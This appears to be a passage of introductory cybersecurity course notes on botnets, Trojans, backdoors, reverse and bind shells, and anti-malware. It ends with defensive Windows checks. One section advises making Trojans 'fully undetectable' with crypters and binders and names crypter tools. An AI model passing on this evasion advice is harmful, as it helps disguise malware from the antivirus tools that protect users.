4. **Cryptocurrency Mining**: Some botnets are repurposed for cryptocurrency mining, using the combined processing power of the bots to mine cryptocurrencies.
5. **Click Fraud**: Botnets can generate fraudulent clicks on online ads, enriching the botmaster at the expense of advertisers.
6. **Identity Theft**: Botnets may be used to steal personal information or identities for fraudulent purposes.

Link:- https://www.youtube.com/watch?v=3BbxUCOFX8g Link:- https://www.youtube.com/watch?v=6V5BeXypd6U Link:- https://www.youtube.com/watch?v=s0sgiY93w9c

Trojan

A Trojan, short for "Trojan Horse," is a type of malware that disguises itself as legitimate software or files to deceive users into downloading or executing it. Unlike viruses and worms, Trojans do not replicate themselves but can cause significant damage to the infected computer. Here's more information about Trojans



Types of Trojans

- **Backdoor Trojans**: Create a "backdoor" or hidden entry point for attackers to gain unauthorized access to a system.
- **Downloader Trojans**: Download and install additional malware on the infected system.
- **RAT (Remote Access Trojans)**: Allow attackers to control the victim's computer remotely.
- **Banking Trojans**: Specifically designed to steal banking or financial information.
- **Distributed Denial of Service (DDoS) Trojans**: Recruit the infected computer into a botnet to launch DDoS attacks.
- **Spyware Trojans**: Monitor user activity, including keystrokes, to steal sensitive information.

Backdoors

Backdoors, in the context of cybersecurity and computer systems, are a means of bypassing normal authentication or encryption to gain unauthorized access to a system or network. They are often associated with malicious intent and are a significant security concern. Here's an overview of backdoor

Types of Backdoors

- **Software Backdoors**: These are hidden vulnerabilities or intentionally inserted code within software or applications that can be exploited to gain unauthorized access.
- **Hardware Backdoors**: These are hidden physical components or modifications in hardware devices that can allow unauthorized access. An example could be a secret communication port on a network router.
- **Rootkits**: Rootkits are a type of malware that can include backdoors. They are designed to hide malicious activities or processes on a system by modifying or replacing key operating system components.
- **Web Backdoors**: These are malicious scripts or code that attackers inject into web applications or websites to gain unauthorized access or control.


Suggested Video

Types of Malwares:https://www.youtube.com/watch?v=DF8Ka8Jh0BQ&ab_channel=SciShow

What is shell

shell can be simply be describe as a piece of code or program which can be used to gain code or command execution on a device.

Types of shells



1.Reverse shell

2.Bind shel

Reverse shell a reverse shell is a type of shell in which the target machine communication back to the attacker machine. The attacking mach ine has a listener port on which it receives the connection, which by using , code or command execution is achieved.

Bind shell bind shell is a type of shell in which the targets machine opens up a communication port or a listener on the victim machine and waits for an incoming connection. The attacker then connects to the victim machine listener which then leads to code or command execution on the server

Anti-Malware

The softwares which are made to detect the malwares and preventing them from destroying the system.

Like

: anti-virus or Web security

How the Anti-malware programs work:

They basically work on the basis of signatures and definitions. Every application created has its own signature so these anti malwares have a database of signatures(of trojans). So when they find a signature of application in the database they consider it to be a virus or trojan and simply remove it or ask for actions to implemented ...

Link:- **https://www.youtube.com/watch?v=bTU1jbVXlmM**

How to evade these Anti-Malware:

To evade these anti malware we require softwares that are termed as binder and cryptors which help in modifying the signature making a new signature which is not present in thier database. So basically our target is to make a trojan or virus FUD(Fully UnDetectable).

Cryptors are those applications which helps as a extra coating layer to an application providing there own self generated "Signatures".

Binders are those application which bind the malware with any other file (that file which seems usefull to user but trojan is binded with it and will run in stealth mode).

Some of these cryptors are : CHrome Crypter, Urge Crypter

SECURE SYSTEM CONFIGURATION

1. CMD > $ netstat -ona
   (This will show all the Sockets : IP+Port Connections with their Stats of that particular machine)
   = o stands for ports = n stands for network IPs = a stands for all connections and ports
2. CMD > tasklist CMD > $ taskkill /PID ___ /F
3. Startups Check and Maintaining the list of the Machine.
4. Task Manager > Processes > kill PID (Process ID) of the Malicious Executable(exe)
5. Checking Firewall status and making and creating new Rules Sets. > Outbound Rules & Inbound Rules
6. Services running on the Machine.